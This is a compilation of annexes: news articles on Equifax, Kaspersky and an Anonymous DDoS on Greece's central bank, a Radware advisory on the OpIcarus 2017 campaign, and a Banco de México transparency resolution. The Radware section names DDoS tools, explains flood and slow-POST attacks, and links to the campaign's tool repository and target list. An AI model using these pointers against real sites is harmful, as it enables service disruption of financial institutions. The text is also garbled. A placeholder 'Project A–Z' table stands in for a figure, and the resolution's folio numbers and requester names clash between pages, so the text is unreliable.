In 2012, Deloitte, which has offices all over the world, was ranked the best cybersecurity consultant in the world.

Earlier this month, Equifax, the US credit monitoring agency, admitted the personal data of 143 million US customers had been accessed or stolen in a massive hack in May. It has also revealed it was also the victim of an earlier breach in March.

About 400,000 people in the UK may have had their information stolen following the cybersecurity breach. The US company said an investigation had revealed that a file containing UK consumer information “may potentially have been accessed”.

The data includes names, dates of birth, email addresses and telephone numbers, but does not contain postal addresses, passwords or financial information. Equifax, which is based in Atlanta, discovered the hack in July but only informed consumers last week.

Since you've been here ...

... some things have changed. Whilst advertising revenues across the media are still falling fast, more people are helping to fund The Guardian's independent, investigative journalism than ever. Which means we now stand a fighting chance. But we still need your help.

The Guardian is editorially independent. Our journalism is free from commercial bias and not influenced by billionaire owners, politicians or shareholders. No one edits our editor. No one steers our opinion. This is important because it enables us to give a voice to the voiceless, challenge the powerful and hold them to account. We keep our factual, honest reporting open to all, not just for those who can afford it. And we want to keep it that way, for generations to come.

If everyone who reads our reporting, who likes it, helps to support it, our future would be much more secure. For as little as £1, you can support the Guardian – and it only takes a minute. Thank you.

[Support The Guardian](#)

ANEXO "Q"

https://www.washingtonpost.com/world/national-security/israel-hacked-kaspersky-then-tipped-the-nsa-that-its-tools-had-been-breached/2017/10/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?utm_term=.ee7c5f62d814

Consultada el 23 de octubre de 2018

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

 Sign In Try 1 month for \$1

National Security
Israel hacked Kaspersky, then tipped the NSA that its tools had been breached



People walk past the headquarters of the anti-virus firm Kaspersky Lab in Moscow in September. (Sergei Karpukhin/Reuters)

By Ellen Nakashima
October 10, 2017

In 2015, Israeli government hackers saw something suspicious in the computers of a Moscow-based cybersecurity firm: hacking

[https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b\[23/10/2018 12:12:00 p. m.\]](https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.])

"2020, Año de Leona Vicario, Benemérita Madre de la Patria"

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

tools that could only have come from the National Security Agency.

Israel notified the NSA, where alarmed officials immediately began a hunt for the breach, according to people familiar with the matter, who said an investigation by the agency revealed that the tools were in the possession of the Russian government.

Israeli spies had found the hacking material on the network of Kaspersky Lab, the global anti-virus firm under a spotlight in the United States because of suspicions that its products facilitate Russian espionage.

Last month, the Department of Homeland Security instructed federal civilian agencies to identify Kaspersky Lab software on their networks and remove it on the grounds that "the risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security." The directive followed a decision by the General Services Administration to remove Kaspersky from its list of approved vendors. And lawmakers on Capitol Hill are considering a governmentwide ban.

[Local governments keep using this software — but it might be a back door for Russia]

The NSA declined to comment on the Israeli discovery, which was first reported by the New York Times.

Kaspersky said in a statement that "as a private company, Kaspersky Lab does not have inappropriate ties to any government, including Russia, and the only conclusion seems to be that Kaspersky Lab is caught in the middle of a geopolitical fight." The company said it "does not possess any knowledge" of Israel's hack.

The firm's founder, Eugene Kaspersky, said in a blog post last week that his anti-virus software is supposed to find malware from all quarters.

"We absolutely and aggressively detect and clean malware infections no matter the source," he wrote, suggesting that the NSA

https://www.washingtonpost.com/archive/local/2018/01/10/d48ce774-a295-11e7-850e-2bdd1236be5d_story.html?hpid=hp_hp-top-table-main-kaspersky%3Aisrael%3Ahomepage%2Fstory&utm_term=.24315eeec5b [23/10/2018 12:12:00 p. m.]

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

hacking tools could have been picked up as malware by the anti-virus program.

In the 2015 case, investigators at the NSA examining how the Russians obtained the material eventually narrowed their search to an employee in the agency's elite Tailored Access Operations division, which comprises hackers who collect intelligence about foreign targets. The employee was using Kaspersky anti-virus software on his home computer, according to the people familiar with the matter.

The employee, whose name has not been made public and is under investigation by federal prosecutors, did not intend to pass the material to a foreign adversary. "There wasn't any malice," said one person familiar with the case, who, like others interviewed, spoke on the condition of anonymity to discuss an ongoing case. "It's just that he was trying to complete the mission, and he needed the tools to do it."

Eugene Kaspersky, chief executive of Russia's Kaspersky Lab. (Pavel Golovkin/AP)

Concerns about Kaspersky have also emerged in the cybersecurity industry, where some officials say that the firm's software has been used not just to protect its customers' computers but also as a platform for espionage.

Over the past several years, the firm has on occasion used a standard industry technique that detects computer viruses but can also be employed to identify information and other data not related to malware, according to two industry officials, who spoke on the condition of anonymity to discuss sensitive information.

The tool is called "silent signatures" — strings of digital code that operate in stealth to find malware but which could also be written to search computers for potential classified documents, using keywords or acronyms.

"Silent detection is a widely adopted cybersecurity industry practice used to verify malware detections and minimize false positives," the company's statement said. "It enables cybersecurity vendors to offer the most up-to-date protection without bothering users with constant on-screen alerts."

Kaspersky is also the only major anti-virus firm whose data is routed through Russian Internet service providers subject to Russian surveillance. That surveillance system is known as the SORM, or the System of Operative-Investigative Measures.

The company said that customer data flowing through Kaspersky's Russian servers is encrypted and that the firm does not decrypt it for the government.

Andrei Soldatov, a Russian surveillance expert and author of "The Red Web," said, "I would be very, very skeptical" of the claim that the government cannot read the firm's data. As an entity that deals with encrypted information, Kaspersky must obtain a license from the FSB, the country's powerful security service, he noted, which "means your company is completely transparent" to the FSB.

It is not publicly known how the Russians obtained the NSA hacking tools in 2015. Some information security analysts have speculated that the Russians exploited a flaw in Kaspersky software to filch the material.

But other experts say the Russians would not need to hack Kaspersky's systems. They say that the material could be picked up through the country's surveillance regime.

The firm is likely to be beholden to the Kremlin, said Steven Hall, who ran the CIA's Russia operations for 30 years. He said that Kaspersky's line of work is of particular interest to Russian President Vladimir Putin and that because of the way things work in Russia, Eugene Kaspersky "knows he's at the mercy of Putin."

"The case against Kaspersky Lab is overwhelming," said Sen. Jeanne Shaheen (D-N.H.), a vocal critic of Kaspersky who has pushed to remove the company's software from federal networks. "The strong ties between Kaspersky Lab and the Kremlin are very alarming."

https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bddd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b [23/10/2018 12:12:00 p.m.]

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

The federal government has increasingly conveyed its concerns about Kaspersky to the private sector. Over at least the past two years, the FBI has notified major companies, including in the energy and financial sectors, about the risks of using Kaspersky software. The briefings have elaborated on the risks of espionage, sabotage and supply-chain attacks that could be enabled through use of the software. They also explained the surveillance law that enables the Russian government to see data coursing through its domestic pipes.

"That's the crux of the matter," said one industry official who received the briefing. "Whether Kaspersky is working directly for the Russian government or not doesn't matter; their Internet service providers are subject to monitoring. So virtually anything shared with Kaspersky could become the property of the Russian government."

Late last month, the National Intelligence Council completed a classified report that it shared with NATO allies concluding that the FSB had "probable access" to Kaspersky customer databases and source code. That access, it concluded, could help enable cyberattacks against U.S. government, commercial and industrial control networks.

Jack Gillum contributed to this story.

653 Comments



Today's WorldView newsletter

Analysis on the most important global story of the day, top reads, interesting ideas and opinions to know, in your inbox weekdays.

E-mail address

Sign up



Ellen Nakashima Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. She has also served as a Southeast Asia correspondent and covered the White House and Virginia state politics. She joined The Post in 1995. [Follow](#)

The Washington Post

Help us tell the story.

https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.]

ANEXO "R"

<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>

Consultada el 23 de octubre de 2018

DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

**News****Search**

[Blog](#) [Data](#) [Events](#) [Fact Sheets](#) [Homeland Security LIVE](#)

[In Focus](#) [Media](#) [Contacts](#) [Multimedia](#)

[National Terrorism Advisory System](#) [Podcasts](#)

[Press Releases](#) [Publications](#) [Library](#) [Social Hub](#)

[Social Media](#) [Speeches](#) [Testimony](#) [News Archive](#)

[Comunicados de Prensa](#)

DHS Statement on the Issuance of Binding Operational Directive 17-01

Release Date: September 13, 2017

For Immediate Release
Office of the Press Secretary
Contact: 202-282-8010

WASHINGTON – After careful consideration of available information and consultation with interagency partners, Acting Secretary of Homeland Security Elaine Duke today issued a Binding Operational Directive (BOD) directing Federal Executive Branch departments and agencies to take actions related to the use or presence of information security products, solutions, and services supplied directly or indirectly by AO Kaspersky Lab or related entities.

The BOD calls on departments and agencies to identify any use or presence of Kaspersky products on their information systems in the next 30 days, to develop detailed plans to remove and discontinue present and future use of the products in the next 60 days, and at 90 days from the date of this directive, unless directed otherwise by DHS based on new information, to begin to implement the agency plans to discontinue use and remove the products from information systems.

This action is based on the information security risks presented by the use of Kaspersky products on federal information systems. Kaspersky anti-virus products and solutions provide broad access to files and elevated privileges on the computers on which the software is installed, which can be exploited by malicious

<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>[23/10/2018 12:17:24 p. m.]

DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

cyber actors to compromise those information systems. The Department is concerned about the ties between certain Kaspersky officials and Russian intelligence and other government agencies, and requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting Russian networks. The risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security.

The Department's priority is to ensure the integrity and security of federal information systems. Safeguarding federal government systems requires reducing potential vulnerabilities, protecting against cyber intrusions, and anticipating future threats. While this action involves products of a Russian-owned and operated company, the Department will take appropriate action related to the products of any company that present a security risk based on DHS's internal risk management and assessment process.

DHS is providing an opportunity for Kaspersky to submit a written response addressing the Department's concerns or to mitigate those concerns. The Department wants to ensure that the company has a full opportunity to inform the Acting Secretary of any evidence, materials, or data that may be relevant. This opportunity is also available to any other entity that claims its commercial interests will be directly impacted by the directive. Further information about this process will be available in a Federal Register Notice.

###

Topics: [Cybersecurity](#)Keywords: [cyber security](#), [information](#)

Last Published Date: July 17, 2018

[Home](#) > [News](#) > [Press Releases](#) > DHS Statement on the Issuance of Binding Operational Directive 17-01

Official website of the Department of Homeland Security

[Site Links](#) [Privacy](#) [FOIA](#) [Accessibility](#) [Plug-ins](#)<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>[23/10/2018 12:17:24 p. m.]

ANEXO "S"

<http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>

Consultada el 22 de enero de 2018

Anonymous attack Greek central bank, warns others

Directory of sites Login Contact Support

World Business Markets Politics TV Search

ÚNETE A NUESTRA CAUSA

#TECHNOLOGY NEWS MAY 4, 2016 / 3:50 AM · 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.



<https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>[22/01/2018 07:29:03 p. m.]

Anonymous attack Greek central bank, warns others



A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on YouTube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: [The Thomson Reuters Trust Principles](#).

SPONSORED



Where is the clever money going?



El crecimiento de la UE impulsa el valor del euro



Actively Riding the Wave of 'Creative Disruption'



Unrivalled insight and analysis enabling decisions with conviction.



Latin America's Renewable Energy Revolution



The Risk of Doing Nothing

[https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR\[22/01/2018 07:29:03 p. m.\]](https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22/01/2018 07:29:03 p. m.])

ANEXO "T"

<https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/>,

Consultada el 17 de enero de 2018

OpIcarus 2017 - Radware Security

Página 1 de 5

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / OpIcarus2017

6/8/2017

<https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&counturl=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&text=Opicarus2017>

in (<http://www.linkedin.com/shareArticle?mini=true&url=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&title=Opicarus 2017>)
Radware Security&summary=Opicarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017.&source=https://security.radware.com/

OpIcarus2017

Abstract

OpIcarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.



Figure 1: Operation image of OpIcarus



(/WorkArea/DownloadAsset.aspx?Id=1558)

OpIcarus is a multiphase operation originally launched by Anonymous and is now entering its fifth phase on June 11, 2017.

[Download a Copy Now \(/WorkArea/DownloadAsset.aspx?Id=1558\)](#)

OpSacred – OpIcarus Phase 5

OpIcarus has become highly organized since it first launched and has evolved into its 5th campaign, named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, OpIcarus makes ten statements:

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of its people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post¹, OpIcarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

<https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/>

17/01/2018



Figure 2: OpIcarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - Github page - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the Github page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for OpIcarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at <https://pastebin.com/CLeFtFRA> (<https://pastebin.com/CLeFtFRA>)

OpIcarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for OpIcarus but are rather a collection of tools used by other hacktivist and security professionals.

R.U.D.Y. (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer - a Layer 7 DoS tool that executes a **DoS attack** (ddos-knowledge-center/ddospedia/dosattack/) by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XorXorS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KILLApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- MasterK3Y
- Asundos
- D4rk
- CrescentMoon
- OpIcarusBot
- Asundos2
- Finder

<https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/>

17/01/2018

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- Wso



Figure 18: OpIcarusBot – A Layer 7 attack tool for OpIcarus

OpIcarus Github Pages

OpIcarus - <https://github.com/opicarusecollective/OpIcarus> (<https://github.com/opicarusecollective/OpIcarus/>)
Documentation - <https://github.com/opicarusecollective/OpIcarus/tree/Documentation>
<https://github.com/opicarusecollective/OpIcarus/tree/Documentation>
Tools - <https://github.com/opicarusecollective/OpIcarus/tree/Tools> (<https://github.com/opicarusecollective/OpIcarus/tree/Tools>)
YouTube channel - <https://youtu.be/rkS2RfPkTKY> (<https://youtu.be/rkS2RfPkTKY>)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy – The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego – an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis

TCP flood – One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities or the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood – attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the Internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood—An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. | HTTP and | HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection - This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.

Project Name	Project Description	Project Status
Project A	Project A Description	Project A Status
Project B	Project B Description	Project B Status
Project C	Project C Description	Project C Status
Project D	Project D Description	Project D Status
Project E	Project E Description	Project E Status
Project F	Project F Description	Project F Status
Project G	Project G Description	Project G Status
Project H	Project H Description	Project H Status
Project I	Project I Description	Project I Status
Project J	Project J Description	Project J Status
Project K	Project K Description	Project K Status
Project L	Project L Description	Project L Status
Project M	Project M Description	Project M Status
Project N	Project N Description	Project N Status
Project O	Project O Description	Project O Status
Project P	Project P Description	Project P Status
Project Q	Project Q Description	Project Q Status
Project R	Project R Description	Project R Status
Project S	Project S Description	Project S Status
Project T	Project T Description	Project T Status
Project U	Project U Description	Project U Status
Project V	Project V Description	Project V Status
Project W	Project W Description	Project W Status
Project X	Project X Description	Project X Status
Project Y	Project Y Description	Project Y Status
Project Z	Project Z Description	Project Z Status

Figure 4: These tools can be found on GitHub at <https://github.com/opioeruscollective/Opioerus/tree/Tools> (<https://github.com/opioeruscollective/Opioerus/tree/Tools>)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** (<https://www.redware.com/products/defensaipro/>) (on-premise + cloud) – for real-time **DDoS attack prevention** (<https://www.redware.com/solutions/security/>) that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan** - that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilities coverage** – against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation** – capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** – capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options** - on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware Urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us** (<https://www.radware.com/underattack/>) with the code 'Red Button'.

<https://www.facebook.com/HarveyHarris6/posts/421743798189944> <https://www.facebook.com/HarveyHarris6/posts/421743798189945>

<https://www.facebook.com/events/236685386815328/> <https://www.facebook.com/events/236685386815328/>

<https://en.wikipedia.org/wiki/Maltego> <https://en.wikipedia.org/wiki/Maltego>

Click here (</WorkArea/DownloadAsset.aspx?id=1558>) to download a copy of the ERT Threat Alert

Download Now  (</WorkArea/DownloadAsset.aspx?id=1558>)

DDoS Knowledge Center

- DDoS Chronicles (</ddos-knowledge-center/ddos-chronicles/>)
- Research (</ddos-knowledge-center/research/>)
- DDoS Definitions - DDOSpedia (</ddos-knowledge-center/ddospedia/>)
- Infographics (</ddos-knowledge-center/infographics/>)

DDoS Threats and Attacks

- DDoS Attack Types (</ddos-threats-attacks/ddos-attack-types/>)
- DDoS Ring of Fire (</ddos-threats-attacks/ddos-ring-of-fire/>)
- Threat Advisories and Attack Reports (</ddos-threats-attacks/threat-advisories-attack-reports/>)

DDoS Experts' Insider

- Losing Sleep in the C-Suite (</ddos-experts-insider/losing-sleep-c-suite/>)
- Expert Talk (</ddos-experts-insider/expert-talk/>)
- ERT Case Studies (</ddos-experts-insider/ert-case-studies/>)



Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here.**
(<https://www.radware.com/underattack/>)

radware.com (<http://www.radware.com>)

- Security (<https://www.radware.com/Solutions/Security/>)
- SSL Attack Protection (<https://www.radware.com/solutions/ssl-attack-protection/>)
- Application & Network Security (<https://www.radware.com/Products/#ApplicationSecurity>)

Community

- Radware Blog (<http://blog.radware.com/security/>)
- Radware Connect (<https://itunes.apple.com/us/app/radware-connect/id391124100?mt=8>)

© Radware Inc. 2017 All Rights Reserved / Privacy Policy
(<http://www.radware.com/PrivacyPolicy.aspx>) Feedback (</feedback/>)

FOLLOW US

- Twitter (<https://twitter.com/radware>)
- LinkedIn (<https://www.linkedin.com/companies/165642>)
- Google+ (<https://plus.google.com/+radware>)
- YouTube (<https://www.youtube.com/user/radwarenc>)
- Facebook (<https://www.facebook.com/Radware>)
- Slideshare (<http://www.slideshare.net/Radware>)



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000085519

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada, y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud con folio citado al rubro, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el MARTHE ACABADOS Y CONSTRUCCIONES, S.A. DE C.V. lo anterior durante el año 2019"

SEGUNDO. Que la referida solicitud fue turnada a la Dirección de Recursos Materiales, unidad administrativa adscrita a la Dirección General de Administración del Banco de México, el veintitrés de diciembre de dos mil diecinueve; y a la Dirección de Infraestructura de Tecnologías de la Información del Banco de México, el ocho de enero de dos mil veinte; a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que quien es titular de la referida Dirección General de Administración, mediante oficio con número de referencia W40/09/2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con fecha de veintitrés de enero de dos mil veinte, quien es titular de la referida Dirección de Infraestructura de Tecnologías de la Información, hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación expresadas en las carátulas y en la prueba de daño adjuntas a dicho oficio, y solicitó a este Comité confirmar tal clasificación y aprobar las versiones públicas correspondientes.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto de la presente determinación:

Es procedente la clasificación de la información testada y referida como reservada conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, la cual se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, este Comité **confirma la clasificación de la información señalada como reservada** en el oficio referido en el resultando Quinto de la presente determinación.

Asimismo, este órgano colegiado **aprueba las versiones públicas señaladas en el oficio precisado en el resultando Quinto de la presente resolución.**

Por lo expuesto con fundamento en los artículos 44, fracción II, y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información** señalada en el oficio referido en el resultando Quinto de la presente determinación, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño y se aprueban las versiones públicas respectivas, en términos del considerando Segundo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. -----


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente



Ciudad de México, a 23 de enero de 2020
W01/010-2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio **6110000086519** que nos turnó la Unidad de Transparencia el veintitrés de diciembre del 2019, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el JESUS MARCOS YACAMAN lo anterior durante el año 2019"

